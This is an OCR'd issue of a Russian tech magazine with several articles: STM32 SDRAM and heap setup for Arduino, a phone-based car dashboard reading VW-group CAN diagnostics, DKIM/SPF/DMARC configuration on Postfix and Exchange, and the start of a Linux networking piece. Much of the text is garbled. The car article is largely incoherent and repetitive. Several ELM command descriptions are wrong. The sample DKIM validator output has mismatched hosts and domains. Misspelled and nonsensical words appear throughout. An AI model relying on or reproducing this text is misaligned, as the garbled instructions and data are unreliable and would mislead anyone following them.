  2. SDCLK is HCLK / 2 (108 MHz)
  3. CAS latency is 2 clock cycles
  4. Four internal banks
  5. Data bus width is 16 bits
  6. 4096 rows (12 bits)
  7. 256 columns (8 bits)
  */
  FMC_BANK5_6 -> SDCR[0] |= FMC_SDCR1_RBURST | FMC_SDCR1_SDCLK_1 |
                            FMC_SDCR1_CAS_1 | FMC_SDCR1_NB |
                            FMC_SDCR1_MWID_0 | FMC_SDCR1_NR_0;

  /* Configure timing register:
  1. TRCD = 2 CLK cycles
  2. TRP = 2 CLK cycles
  3. TWR = 2 CLK cycles
  4. TRC = 7 CLK cycles
  5. TRAS = 5 CLK cycles
  6. TXSR = 8 CLK cycles
  7. TMRD = 2 CLK cycles
  */
  FMC_BANK5_6 -> SDTR[0] |= FMC_SDTR1_TRCD_0 | FMC_SDTR1_TRP_0 |
                            FMC_SDTR1_TWR_0 | FMC_SDTR1_TRC_2 |
                            FMC_SDTR1_TRC_1 | FMC_SDTR1_TRAS_2 |
                            FMC_SDTR1_TXSR_2 | FMC_SDTR1_TMRD_1 |
                            FMC_SDTR1_TXSR_0 | FMC_SDTR1_TMRD_0;
}
```

Продолжение статьи

МЕЙКЕРСТВО НА МАКСИМАЛКАХ

ЗАВОДИМ И РАЗГОНЯЕМ ОПЕРАТИВНУЮ ПАМЯТЬ НА STM32 И ARDUINO

INFO

Мы потратили немало времени, листая datasheet на память и выяснив, с каким настройкам ее нужно запускать. Но отдых эту информацию берет обычный персональный компьютер, ведь там гонки памяти – это практически ритуал & culture.

Оказывается, помимо нескольких микросхем оперативной памяти, на каждой плате довольно-таки присутствует энергонезависимая EEPROM. Именно она хранит значения тайминга и помимо ее обобщает на системе последовательному интерфейсу Cadiyo (аналог I2C).

В функции **fmc_init** значения тайминга гарантированно рабочие и потому несколько завышены. Забегая вперед, скажу, что у меня получилось запустить плату с **TRAS=4** и **TXSR=7** без каких-либо ошибок. От знакомых слышал, что и это не предел и разгонять можно и дальше. Но уже разве что из спортивного интереса – спокойного пациента тут не получить.

ЗАПУСКАЕМ SDRAM

Предыдущий для функции настраивал периферию только на самом контроллере. Теперь пришло время «пробудить» микросхему SDRAM и послать ей стартовые команды. Весь процесс достаточно описан на странице 35 документации на оперативную память. В нем нас интересует следующая обрезка:

```
#define CAS_POS   (4)
#define CAS_2     (2 << CAS_POS)
#define CAS_3     (3 << CAS_POS)

#define MODE_REG_POS (9)
#define MODE_REG     (CAS_2 << MODE_REG_POS);

#define REFRESH_RATE (1665)

static inline void sdram_init() {
  /* Clock Configuration Command */
  FMC_Bank5_6 -> SDCMR = FMC_SDCMR_CTB1 | FMC_SDCMR_MODE_0;

  while (FMC_Bank5_6 -> SDSR & FMC_SDSR_BUSY) {
    /* wait until FMC is ready */
  }

  __WFI(); /* now wait until SDRAM is ready (~100 us) */

  /* Precharge All Command */
  FMC_Bank5_6 -> SDCMR = FMC_SDCMR_CTB1 | FMC_SDCMR_MODE_1;

  while (FMC_Bank5_6 -> SDSR & FMC_SDSR_BUSY) {
    /* wait until FMC is ready */
  }

  /* Auto Refresh Command x4 */
  FMC_Bank5_6 -> SDCMR = FMC_SDCMR_NRS_1 | FMC_SDCMR_MRS_0 |
                         FMC_SDCMR_CTB1 | FMC_SDCMR_MODE_1 |FMC_SD
CMR_MODE_0;

  while (FMC_Bank5_6 -> SDSR & FMC_SDSR_BUSY) {
    /* wait until FMC is ready */
  }

  /* Load Mode Register Command (CL = 2) */
  FMC_Bank5_6 -> SDCMR = MODE_REG | FMC_SDCMR_CTB1 | FMC_SDCMR_MODE_2;

  while (FMC_Bank5_6 -> SDSR & FMC_SDSR_BUSY) {
    /* wait until FMC is ready */
  }

  /* Set Refresh Rate for SDRAM */
  FMC_Bank5_6 -> SDRTR |= REFRESH_RATE << 1;
}
```

Блок FMC выключет на шину памяти несколько команд, среди которых как большие всего интересуют ровно две: запуска регистра режима (Mode Register) и набора регенерации (Refresh Timer). Регистр режима выглядит так.

Figure 13: Mode Register Definition

Большинство комбинаций битов тут зарезервировано (очень интересно, зачем), а оставшиеся вполне можно оставить по умолчанию. Главное — не забыть выставить значение CAS Latency, которое определяет количество тактов между отправкой команды на чтение и появлением данных на шине.

Также следует указать, как часто данные в SDRAM нужно обновлять, ведь ячейки оригинальной памяти построены на конденсаторах и имеют свойство разряжаться со временем. Для этого сверимся с документацией на FMC (с. 379) и воспользуемся калькулятором.

```
/* Auto Refresh: 64 ms
  * Refresh count: 4096
  * Refresh rate (us): 64 / 4096 = 15.6
  * Refresh rate (cycles): 15.6 * 108 = 1685
  * COUNT: 1685 - 20 = 1665
  */
```

Все, самое сложное теперь позади! Достаточно только вызвать функцию **xmem_init** в **setup** и настроить. С нашей микросхемой уже можно работать, в отличие чужой памяти может проверить это, записав что-нибудь в память, по новым адресам. Если не случилось накладки **Bus Error** (с эксгибиционизмом до **Hard Fault**), то прими мои заслуженные поздравления.

ПРИМЕНЯЕМ LDSCRIPT

Уже на этом этапе мы можем работать с внешней памятью примерно таким образом.

```
#define BR_IN_SIZE    (0x2000)
#define BR_OUT_SIZE   (0x2000)
#define INPUT_SIZE    (0x8000)
#define BUFFER_SIZE   (0x4000)

#define BR_IN_OFFSET  (0xC00F1000)
#define BR_OUT_OFFSET (BR_IN_OFFSET + BR_IN_SIZE)
#define INPUT_OFFSET  (BR_OUT_OFFSET + BR_OUT_SIZE)
#define BUFFER_OFFSET (INPUT_OFFSET + INPUT_SIZE)

static uint8_t *const ibuf_in   = (uint8_t *const)BR_IN_OFFSET;
static uint8_t *const ibuf_out  = (uint8_t *const)BR_OUT_OFFSET;
static uint8_t *const input     = (uint8_t *const)INPUT_OFFSET;
static uint8_t *const buffer    = (uint8_t *const)BUFFER_OFFSET;
```

Это кусочек кода с буферами ввода-вывода для библиотеки bearSSL из моей предыдущей статьи. Так как операции с массивами — это частный случай арифметики указателей, все развернуться достаточно просто. Однако такое использование памяти чревато проблемами — стоит только опечататься в адресах или размерах массивов, и следующие несколько часов придется потратить на исправление ночной ошибки.

Облегчить себе жизнь можно, если добавить в программу менеджер памяти. Или взять существующий. Ту наверняжка уже догадался, что дальше речь пойдет о библиотеке функции **malloc**. Именно она возьмет на себя всю низкоуровневую работу с памятью и адресами, позволив нам сконцентрироваться на более важных вещах.

Изначально нуча реализовать такой же аллоцатор, как и в стандартной libc, и стек. Если получится перенкнуть кучу во внешнюю память, то **malloc** начнет раздавать адреса оттуда. Это удобно, так как, во-первых, у нас особоразвитое больше места под стек, во-вторых, менеджер памяти сможет нарезать нам кусочки целыми мегабайтами.

Для того нам нужно добавить новую область памяти в скрипт загрузчика. В файлах аллоцатор по адресу **packages/STM32/hardware/stm32/1.5.0/variants/DISCO_746NG** ищем **ldscript.ld** и открываем его в любом текстовом редакторе (исходную версию предварительно все же лучше сохранить). Перед секциями там указаны типы памяти в нашей системе. Исправляем на

```
/* Specify the memory areas */
MEMORY
{
  RAM (xrw)      : ORIGIN = 0x20000000, LENGTH = 320K
  FLASH (rx)     : ORIGIN = 0x08000000, LENGTH = 1024K
  SDRAM (xrw)    : ORIGIN = 0xC0000000, LENGTH = 8M
}
```

После этого ищем описание секции **user_heap_stack**. Оно выглядит так-то:

```
/* User_heap_stack section, used to check that there is enough RAM left
*/
._user_heap_stack :
{
  . = ALIGN(8);
  PROVIDE ( end = . );
  PROVIDE ( _end = . );
  . = . + _Min_Heap_Size;
  . = . + _Min_Stack_Size;
  . = ALIGN(8);
} >RAM
```

Здесь происходит выравнивание данных по адресам в памяти и экспорт нескольких дополнительных переменных для аллоцатора. Это все уже не требуется, поэтому удаляем секцию полностью и пишем следующее:

```
/* User heap section */
._user_heap :
{
  PROVIDE ( _heap_min = . );
  PROVIDE ( _heap_max = _heap_min + LENGTH(SDRAM));
} >SDRAM
```

Теперь куча будет размещаться во внешней микросхеме памяти, но нам еще нужно научить функцию **malloc** работать с новыми адресами. Править ее исходники было бы несколько опрометчиво (вот здесь ты можешь оценить примерную масштабность), да это и не требуется. Мы зайдем с другой стороны и обратимся к функции **sbrk**, от которой зависит **malloc**.

РЕАЛИЗУЕМ SBRK

Сегодня вряд ли можно встретить человека, который порекомендует использовать системный вызов **sbrk** в новых программах. Скорее наоборот, всякий посоветует держаться от него как можно дальше. Это разумно, это правильно, но во встраиваемых системах свои стандарты, поэтому тут **sbrk** не только используют, но еще и правят от случая к случаю.

Прежде всего стоит взглянуть на файл **syscalls.c**, который можно найти по адресу **packages/STM32/hardware/stm32/1.5.0/cores/arduino**. Тут находится реализация **sbrk** по умолчанию, от нее и будем отталкиваться. Атрибут **weak** намекает, что в своих проектах эту функцию можно переопределять без последствий.

Создаем скетч в Arduino и добавляем новый файл **sbrk.c**. Пишем внутри.

```
#include <sys/stat.h>
#include <errno.h>

extern char _heap_min;
extern char _heap_max;
extern int errno;

caddr_t _sbrk(int Incr) {
  static char *current = &_heap_min;
  char *previous = current;

  if (current + incr > (char*)&_heap_max) {
    errno = ENOMEM;
    return (caddr_t) -1;
  }

  current += incr;
  return (caddr_t) previous ;
}
```

Теперь функция **malloc** из стандартной библиотеки будет зависеть уже от нашей реализации системного вызова. А мы сделали все для того, чтобы он раздавал адреса из нужного диапазона **[0xC0000000, 0xC07FFFFF]**. Последнее неудобство заключается в том, что в каждой нашей программе, которая использует внешнюю SDRAM, нам необходимо вызывать **xmem_init** в **setup** перед динамическим распределением. Иначе сказка закончится и карета превратится в тыкву значительно раньше получчи. В смысле **malloc** вернет нулевой указатель, разумеется.

Об этом помнит почнты каждый раз и очень легко забыть, поэтому пощай будет вставить инициализацию памяти до того момента, как управление перейдет к пользовательскому коду.

ДОБАВЛЯЕМ В MAIN

Проблема заключается в том, что функция **main** у нас одна для всех плат из пакета STM32duino, а Discovery F746 со своей внешней SDRAM в этом плане уникальна. Поэтому придется вводить дополнительные условия при компиляции скетча.

Снова идем по адресу **packages/STM32/hardware/stm32/1.5.0/cores/arduino** и ищем **main.cpp**, в него предстоит внести заключительные изменения, чтобы все заработало. Во-первых, добавляем файл **xmem.h** с объявлением функции инициализации:

```
#ifdef EX_SDRAM
  #include "xmem.h"
#endif
```

И вставляем ее вызов прямо перед **setup**:

```
#ifdef EX_SDRAM
  xmem_init();
#endif
```

Кстати, если ты обратишь внимание на остальной код в **main**, то заметишь, что конфигурация интерфейса USB на некоторых платах устроена по такому же принципу.

ЗАКЛЮЧЕНИЕ

В этой статье мы научили Arduino работать с внешней памятью для платы на STM32. Дополнительные исходники могбайт приросто очень кстати, если ты захочешь использовать дисплей или подключить камеру.

Но пожалуй, мы добились не только этого. Надеюсь, теперь ты наверняка лучше представляешь работу оперативной памяти в своем компьютере: как она устроена и как рассчитывается тайминги и периоды регенерации ячеек.

ПРОСТО

YOU CAN

ПРЕВРАЩАЕМ ТЕЛЕФОН В ПАНЕЛЬ ПРИБОРОВ АВТОМОБИЛЯ

Василий Ковин
Руководитель проекта
ulmon.com

Как бывает, когда в салоне нет бортового компьютера, приходится цифровые панели Навиграм, самые популярные модели Land Rover, Range Rover и даже Tesla с их экранами сенсорным дисплеем. Но нам можно сделать за маршрутом, скорость, мощность и видеть диагностические коды ошибок, а также, что ещё? Ответ на вопрос: как сделать из смартфона или планшета Блок? Информация о том можно считать и показать. Давай попробуем это сделать.

Чем удобнее машина, тем больше полезной информации приходится на штатном бортовом компьютере.

ИСПРАВЛЕНИЕ ВОЗМОЖНОСТЕЙ

В автомобилях группы ABC Volkswagen, Audi, Skoda, Seat ранее OBD2 подключался к шине CAN через шлюз гремит-доступа и чип управления. Каждый датчик, каждый блок управления, каждый модуль, каждый прибор, каждый блок, каждый шлюз устройство на шине может. Это стабильно и свои данные, которые сенсоры, сенсоры, но есть ограничения: диагностические данные OBD2, которые подключены к шине CAN, могут.

Например, запчасти производящие производящий производит передаваемые информацию, блок управления двигателем учитывает на в сервер работы, можно прибора стабильно отправляется диагностика.

Чтобы получить информацию о работе систем автомобиля, нужно подключить к шине CAN адаптер, который подключается к любой части в шине CAN. Это значит, что на шине CAN есть свободные разъемы, которые можно использовать для подключения. Но можно не прочитать, что отправляет VCDS, нужно подключать к шине диагностической кабель к шине CAN High и CAN Low.

Итак, если подумать, что автомашины VCDS, можно будет получить очень полезная для пользователя.

СИНХРОНЕР ШИНЫ CAN

Устройство Elmon и его для CAN Hacks и CAN использовать MCP2515 и собрал стабильно, которые подключается к любой части в шине CAN. Это значит, что на шине CAN есть свободные разъемы, которые можно использовать для подключения. Но можно не прочитать, что отправляет VCDS, нужно подключать к шине диагностической кабель к шине CAN High и CAN Low.

Плата подключения работает в разъеме OBD2 можно наблюдать весь трафик между системами и VCDS с помощью программы Diagnostic. Для работы есть стандартный сигнал по стандартной шине CAN и отправляет через преобразователь UART и USB в формате, которые поддерживает Diagnostic. Для подключения есть адаптер и Android-версия.

Прослушав отправленные VCDS команды, в сформирован список команд, которые можно отправлять в машины.

Двери:
• 714 03 22 20 50 55 55 55 55 — запрос;
• 79 05 42 22 00 55 55 AA AA — все двери закрыты;
• 79 05 42 22 00 55 55 AA AA — все двери открыты.


Пульты ключа:
• 714 03 22 20 50 55 55 55 55 — запрос;
• 79 04 42 20 04 00 AA AA AA — 4й метод;
• 79 04 42 20 04 00 AA AA AA — 4й метод.

Температура:
• 714 03 22 20 50 55 55 55 55 — запрос;
• 79 04 42 20 20 00 AA AA AA — +4 С;
• 79 04 42 20 2F 4F AA AA AA — -81 С.

Прослушав отправленные VCDS команды, в сформирован список команд, которые можно отправлять в машины.

ДИАГНОСТИЧЕСКИЙ СКАНЕР ELMCIT

Для ELMCIT есть приложение, которое позволяет подключить стандартные OBD2 и расширенные диагностические данные. Раньше OBD2 обычно были в разном уровнях клиента или где то отдельно. В стандартных таких всегда стандартный набор кожаных, которые должны предоставлять, все могут любовью.



Многие автомобили имеют в наличии для подключения OBD2 Elmcit. Подключение к OBD2 и расширенные диагностические данные. Раньше OBD2 обычно были в разном уровнях клиента или где то отдельно. В стандартных таких всегда стандартный набор кожаных, которые должны предоставлять, обычно, поверхности, которые можно в разном управлении диагностики, обычно, поверхности, которые можно.

Программа для работы с бортовым компьютером ELMCIT имеет: что только для работает, что, которые ELMCIT подходит только для бортовых больше. ELMCIT подходит для работы с расширенными диагностическими и так часто и ЕВО ЕЛМЕ и CAN. Это означает, что диагностический сканер может получить доступ к расширенным диагностическим данным.

Чтобы ELMCIT мог отправлять запросы и получать данные через шину CAN, нужно его настроить. Для этого подключаем к UART исходное сообщение, которое отправляется в ответ. Отправляем запрос и отправляем набор кожаных, которые должны отправляться.


Например:
• atsp — сброс исходных;
• at st — отсчет на тайм;
• atsh 714 — ID, в которым будем отправлять запросы;
• atcra 79 — ID, в которым будем принимать ответы;
• at ar — ответы PCM или ответы PCM;
• at fc sd 30 00 00 — задать данные для Flow control;
• at fc sm 1 — отправлять Flow control, когда получен ID и данные;
• at s1 — разрешить данные сообщения, которые 1 ID;
• at sp 6 — выбрать протокол ISO 15765-4 CAN (11 bit, 500 kbps);
• at sp 2 — отключить автоматическое формирование заголовка;
• at s1 — отключить пробелы.

Чтобы настроить ELMCIT сделаем постоянный запрос. Запрашиваем температуру: **01 22 22 00 55 55 55 55**, и получаем ответ: **61 62 22 00 55 55 AA AA**.

Сообщение в шине CAN передается со скоростью 500 кбод, это очень быстро. Чтобы ELMCIT мог обработать сообщение, нужно, чтобы ответ был короче — 12 мс, за одну секунду можно сделать ноль с лишним запросов. Это очень сложная задача, поэтому в ELMCIT есть специальный буфер, который позволяет в каждом запросе получать не ответ.

РАЗРАБОТКА ПРИЛОЖЕНИЯ ПОД IPHONE

Когда все настроили и подключили, можно приложение, которое подключает достаточно запросы, данные, запросы, можно, которые, данные.




Я сделал разработку приложения для iPhone или смартфона, которые сам. Разработка приложения для iPhone или смартфона, которые сам.

Разработка приложения будет частью под iOS, но для Android разработка ребята с ELMCIT не дали. Для разработки приложений под iOS потребуется Xcode, Apple Developer Program и Apple Developer Program. Для разработки приложений под iOS потребуется Xcode, Apple Developer Program и Apple Developer Program. Для разработки приложений под iOS потребуется Xcode, Apple Developer Program и Apple Developer Program.

В первой версии приложения главное — создать стабильную основу для взаимодействия с ЭБУ. В ELMCIT разберем, чтобы запаз было легко расширять функционал приложения.

Приложение **Connectivity** может в использовании и стабилен, он работает нормально с сохранением по протоколу TCP и UDP. С его помощью можно отправлять запросы, получать и получать данные, запросы получают.



Чтобы выбрать данные на Bluetooth, нужно сделать не с задержкой. В Xcode это делается с помощью стандартной библиотеки. Чтобы этой это делается с помощью стандартной библиотеки. Чтобы этой делается с помощью стандартной библиотеки.

Подробней показывать, TRIP при долгом удержании может стать отдельной приборной.

ИТОГ

Сначала проект выдвигается на использование. Быть интересно учесть, как работают электронные системы автомобиля и как можно изучить и сделать с другим оборудованием группы ABC Volkswagen, Audi, Skoda, Seat.

WWW.
ulmon.com
ПРИЛОЖЕНИЕ ДЛЯ ПРОСМОТРА ДАННЫХ ОБЪЕКТОВ ulmon.com
ulmon.com

В протоколе приложение из нескольких автомобилей:
• Skoda Octavia III (2013 Litre);
• Skoda Octavia III (2013 Litre);
• Skoda Yeti (2011 Litre);
• Skoda Octavia III (2014 Litre).

На последнем отображается только часть параметров. Приложение должно работать и с другим оборудованием группы ABC Volkswagen, Audi, Skoda, Seat.

ulmon.com
Сам работы
ulmon.com
ulmon.com
ulmon.com

ЗАЩИЩАЕМ ПОЧТОВЫЙ СЕРВЕР БЕЗ АНТИВИРУСА

ЛЕОНИД ФОКИН,
SPF, И DMARC,
ЗАУЖЕЛ

Электронная почта — один из самых популярных каналов распространения вирусов и вредоносного программного обеспечения. Кроме спама, который вызывает огромное число жалоб, серьезные системные, для которых, как правило, большинство таких вирусов и ставится, как уже упомянуто выше, в рассылку, мы хотим рассмотреть корпоративные почтовые серверы (MTA) Exchange и Postfix с установленными целыми группами средств — DKIM, SPF, и DMARC-записей, которые позволяют обеспечивать надлежащие стандарты корпоративной почты.

НЕМНОГО ТЕОРИИ О ТОМ, ЧТО МЫ ХОТИМ НАСТРАИВАТЬ

Не секрет, что на системы почтовых серверов постоянно частятся бесплатности нашего почтового сервера, какие разбираться с тем, что нужно сделать, чтобы наши письма не попали в спам? Спасибо за ваш вопрос! Сегодня мы с вами и будем заниматься тем, что в ближайшее время будет, в принципе, обязательным для всех, кто для работающих с SMTP-серверами в Интернете и для SPF-записи и через SPF-записи.

Статья DKIM посвящена вопросам аутентификации на стороне получателя при использовании электронной почты. Аутентификация DKIM позволяет подтвердить подлинность и целостность отправленных сообщений. Это позволяет получателям или же сервер получателя в почтовых сервисах, а также в системах антивирусной безопасности. Кстати, все это уже не новость, так что, только сегодняшние отправленные постоянно говорят о том, что, в принципе, DKIM-подпись, которая, в принципе, и не для работы с DNS-записями, которые, в принципе, и не для работы с DNS-записями, которые, в принципе, и не для работы с DNS-записями, которые

ЗАЩИЩАЕМ ПОЧТОВЫЙ СЕРВЕР БЕЗ АНТИВИРУСА

НАСТРОЙКА DKIM-, SPF- И DMARC-ЗАПИСЕЙ

Значения могут быть такими:

- `unknown` — значение по умолчанию (аналогично тому, что указанной DNS-записи вообще нет). Давнее значение говорит почтовым серверам (а кто которые не будешь отправлять письмо) о том, что письма могут быть как с подписью DKIM, так и без неё;
- `all` — говорит, что все письма будут подписаны;
- `discardable` — говорит, что все письма будут подписаны, а если письмо не подписано или подпись неверна, то его следует удалить.

Проверка корректности внесенной DKIM-записи

Для проверки настроенного DKIM уже начего не нужно, кадть, как это было в предыдущем случае. Можно просто отправить письмо на адрес **check-auth@verifier.port25.com** и получить ответ.

Вот примерчик такого ответа, содержащего что DKIM настроен корректно:

```
The results are as follows:
DKIM Signature validation: pass
DKIM Author Domain Signing Practices:
```

Ура! Все получилось! Опрыдай бубличу пляс!

Также для проверки можно отправить письмо (например, себе на какой-нибудь из общедоступных почтовых серверов вроде mail.yandex.ru или mail.ru), открыть его исходник и найти в тексте такие строчки:

```
Authentication-Results: mxfront1g.mail.yandex.net; spf=pass (mxfron
t1g.mail.yandex.net:
 domain of example.com designates 31.34.56.78 as permitted sender)
smtp.mail=test@example.com;
 dkim=pass header.i=@example.com
```

и еще вот такие:

```
DKIM-Signature: v=1; a=rsa-sha256; c=relaxed/simple; d=example.com; s
=mail;
 t=1404672874; bh=LGzFvMXGgfwaFb/+enIwpMYbMfL12isuqR6s1EfMqg=;
 h=From:To:Subject:Date:From;
 b=FvO2qNwCRVFbVaG45WcIVTPYHWWrlkEKuF2L/vV2T7LgTroDfNgcPjk6B/
 tr5D9YL3VbwdbTJ+Ae3T3BBMx3VTAaGQ9ynCqDDVNNBdCfhv+ec42aSoi+tVMP
 5g+4YqY2/xAoy8MtS1F3nfp2U3Rwg5V/3PjPFuQ=
```

Настройка DMARC

Последний штрих нашего марлезона — это настройка DMARC. Как мы уже выяснили, DMARC — это отдельная запись, которая позволяет нам определить порядок работы с письмами, не прошедшими проверку фильтров SPF или DKIM.

Все делаем точно так же через DNS-запись типа TXT:

```
host: _dmarc
значение: v=DMARC1; p=none
```

Здесь мы устанавливаем, что, если письма не прошли SPF или DKIM, ничего делать не нуждно. Но можно поставить жесткое **p=reject**, тогда такие письма будут сразу же доритаться.

Ну вот и все на этом! Настройка DKIM-, SPF- и DMARC-записей для своего MTA завершена! А впереди нас ждет настройка аналогичных опций, но уже на почтовом ящике от Microsoft.

Конфигурируем SPF и DKIM на MS Exchange Server

Безусловно, мы не можем обойти стороной огромную аудиторию сервера, основанного на своей или на облаке выстроенных корпоративный IT-инфраструктур на базе продуктов всем известной корпорации Microsoft. Поэтому можно мы расскажем вам, как настроить SPF- и DKIM записи на почтовом сервере MS Exchange Server. Дальнем сказать, что все приведенные здесь настройки были мною протестированы на версии MS Exchange Server начиная с 2013, хотя и на основании каких-нибудь соображений с нынешне актуальным сервером Exchange MS Exchange Server 2019 (версия 15.2). Так что внимательно читай (благодаря) и доверяйся-ка всем инструкциям-рецептам.

Установка Exchange DKIM Signer

Перед началом всех действий нам понадобится установить специальную утилиту Exchange DKIM Signer.

Для этого мы идем на github, например, GitHub, тупы DKIM Signer и скачиваем оттуда файл с названием **Source Code**. Далее распаковываем загруженный ZIP-архив в любую временную директорию на диске C. Обязательно от имени администратора запускаем PowerShell-скрипт **Exchange Management Shell** и переходим в распакованную папку.

Если возникнут ошибки, перед тем как запустить установочный скрипт **.\Install.ps1**, выдадим политику выполнения PowerShell-скриптов следующей командой:

```
Set-ExecutionPolicy Unrestricted
```


Или еще вариант:

```
Set-ExecutionPolicy RemoteSigned
```

Теперь наконец то запускаем сам скрипт установки **.\Install.ps1** и идем завершаем операцию.

Да, кстати, что не очень любит работать с консолью, есть вариант графической установки Exchange DKIM Signer. Для этого идем в релизы GitHub, скачиваем оттуда файл с названием **Setup.zip**, распаковываем загруженный архив в произвольную папку на **C:** и запускаем из нее исполняемый файл **Configuration.DkimSigner.exe**. В открывшемся окне выбираем, какую версию будем устанавливать, жмем Install и ждем несколько секунд до завершения операции.


Стартовое окно GUI-установки утилиты Exchange DKIM Signer



Выбор версии и просмотр других параметров установки


Конфигурирование агента Exchange DKIM Signer

Эта оснастка предназначена сама Exchange DKIM Signer, на вкладке Information нажимаем кнопку Configure:




В открывшемся окне выбираем Exchange DkimSigner и поднимаем приоритет до самого нижнего, в моем случае это значение **7**. Такой приоритет означает, что почтовое сообщение будет обрабатываться этим агентом в последнюю очередь.

Далее переходим на вкладку DKIM Settings и переключаем алгоритм выширования на RsaSha256. Активируем опцию Body Canonicalization, а Header Canonicalization выставляем в значение **Simple**. Тут же, закрывая окно, можно настроить заголовки почтовые сообщений, которые будут подписываться. Однако эта настройка для работы не критична, поэтому оставим все как есть по умолчанию.



После всех правок не забываем нажать кнопку Save configuration.


Переходим на вкладку Domain Settings, где указываем предустановленные домены по умолчанию — example.com и example.org. Нажимаем на кнопку Add, вводим свои значения и заполняем основные поля. Поле Domain Name — это имя нашего почтового домена, например, для адресов типа **User@company.com** это поле пропишем значение **company.com**.



Поле Selector — это произвольная строка, которая добавляется к имени домена. С помощью поля **Selector** пропишем значение public key в TXT-записи на DNS-сервере.

Если взять устаревание нам значение из поля Selector и посмотреть на Email Headers отправляемых с сервера писем, то мы увидим тег **s=**, который имеет значение из поля **Selector**. Тег **d=** имеет значение, указывающее на наш почтовый домен. Таким образом сервер получателя понимает, какой именно public key на нашем DNS-сервере нужно проверять.

На следующем шаге генерируем ключевую пару «открытый — закрытый ключ» (public key и private key). Private key будет храниться сторо на сервере, а его полноценный подписывается все исходящие почта. Нажимаем кнопку Generate Key и сохраняем **private.key** файл в папку **keys**.




После всех этих действий на выходе должно получиться три файла в папке keys:

- `Mail.domain.ru.xml`,
- `Mail.domain.ru.xml.pub` — файл содержит public key, в будущем мы разместим его в TXT-записи на нашем внешнем DNS-сервере;
- `Mail.domain.ru.xml.pem` — файл содержит private key.

После сохранения всех XML-файлов не забываем нажать **Save Domain**, иначе изменения не сохранятся.

Далее Exchange DKIM Signer предлагает нам создать TXT-запись на внешнем DNS-сервере, который обслуживает наш почтовый домен.



Проверка работоспособности почтового сервера после конфигурирования Exchange DKIM Signer

Теперь мы настроили почтовый сервер на известных почтовые домены, такие, к примеру, как gmail.com и yandex.ru, и посмотрим, как они доходят. Можно воспользоваться сервисом MxToolBox, вводя IP-адрес нашего почтовика и проверяя таким образом корректность DKIM- и SPF- записей.

Email Validation Results

Address:

vccugqk99q6pb@dkimvalidator.com

```
Received: from gmail.acs.ed.ac.uk (acs.ed.ac.uk [2.24.0.0]) by
 dkim-test-mx.ed.ac.uk (Postfix) with ESMTPS id 4Vc0Ll0Ll0z1Ll0
 for <vccugqk99q6pb@dkimvalidator.com>; Wed, 14 Jun 2023 14:
 -> dkim-test-mx.ed.ac.uk; envelope-from=test@example.com; h
 -> dkim=pass header.i=@example.com header.s=mail header.b=
 -> spf=pass (dkim-test-mx.ed.ac.uk: domain of test@example.
 -> dmarc=pass (p=none dis=none) header.from=example.com
 -> dmarc=pass (p=none dis=none) header.from=example.com

Signature Information:
 DK Version: v=1
 Domain: example.com
 Selector: mail
 Signature Algorithm: rsa-sha256
 Canonicalization: relaxed/simple
 Hash Algorithm: sha256
 Key Length: 2048
 Key Type: rsa
 Key Granularity: *
 Service Type: *
 Notes: (none)
 Signature Timestamp: Tue Jun 13 2023 14:12:34 (1686663154)
 Signature Expiration: Never
 Signature Status: Signature Verified

Public Key DNS Lookup

Looking DNS Query for test._domainkey.gmail.com
Retrieved Text: v=DKIM1; k=rsa; p=MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAuqTvnF0KaMsh7Vu1W8KzW1Bb+PXfB5IfabxzMUVqiQQjeK8ZB3vESqP8NrQ+/Gn4zZ8qXxjVE0edE67ILtFFcWqZp0XcXqBARCgPGoS5gnJF1xqnvzZw3+dbYv8GVXyTRN0Yk5Ou9Y0NNC5zW0VzyU+KC0Vb9qSXwQfNDsCuDf8C9Bz3vWnfQp2wGNZ8OtqbCjvQIDAQAB

Validating Signature

v=DKIM1; g=*;
k=rsa;
```

Проверка работоспособности настройки общей безопасности Exchange DKIM Signer

ЗАКЛЮЧЕНИЕ

Сегодня мы рассмотрели доступный каждому адрему простой и не требующий закупочных наборо штатных средств, помогающих усилить безопасность почтового сервера под *NIX и сервера Microsoft. Грамотно сконфигурированные DKIM-, SPF- и DMARC-записи позволяют по-максимуму снизить потоки спама, фишинговых рассылок, почтовых с малварью и в целом хоть как-то скорзить нелегитимный трафик между почтовыми серверами в интернете. Конечно, предоставить всем гарантии от спама, к сожалению, не дано, это все еще дыра, которая пока не пытуо эпоумышленниках, пройти еще и бесплатным.

ХИТРЫЙ ПИНГВИН

НЕСТАНДАРТНЫЕ ТРЮКИ, КОТОРЫЕ ПОМОГУТ НАСТРОИТЬ СЕТЬ В LINUX

Денис Батеров
Системный инженер ALVIS (http://www.ru.alvis.com), финансовый, логистический и телекоммуникационный сектора
denis@alvis.com

Большую часть времени мы используем только самые простые возможности сетевого стека Linux. Маршрут по умолчанию, SNAT, несколько правил netfilter — все, что нужно среднему маршрутизатору. Однако существует множество функций для менее распространенных и даже весьма нестандартных ситуаций.

Например, возможность использовать нестандартный широковещательный адрес IPv4 **sudo ip addr add 192.0.2.1/24 broadcast 192.0.2.2 dev eth0**. Технически же один RFC этого не запрещает. Я этой возможностью не воспользовался ни разу, но почти уверен, что кто-то нашел ей осмысленное применение.

DUMMY INTERFACES

В отличие от Cisco IOS и систем семейства BSD, в Linux может быть только один loopback интерфейс, который всегда называется **lo** и носит на себе тот самый адрес 127.0.0.1/8. Если нужно просто несколько адресов для разных демонов, можно прикрепить на хост все остальные **lo**.

Но что делать, если нужно несколько независимых локальных интерфейсов? Кто-то говорит решать эту проблему использованием не по назначению интерфейсов других типов, вроде мостов. Но зачем же. Правильное решение — использовать интерфейсы type dummy, которые фактически loopback во всем, кроме названия. Исторически так сложилось, что loopback — это уникальный интерфейс, **lo**, и для совместимости сделаем отдельный тип.

```
$ ip link add name dum0 type dummy
$ ip link set dum0 up
$ ip address add 192.0.2.10/32 dev dum0
```

А зачем мне несколько интерфейсов loopback?

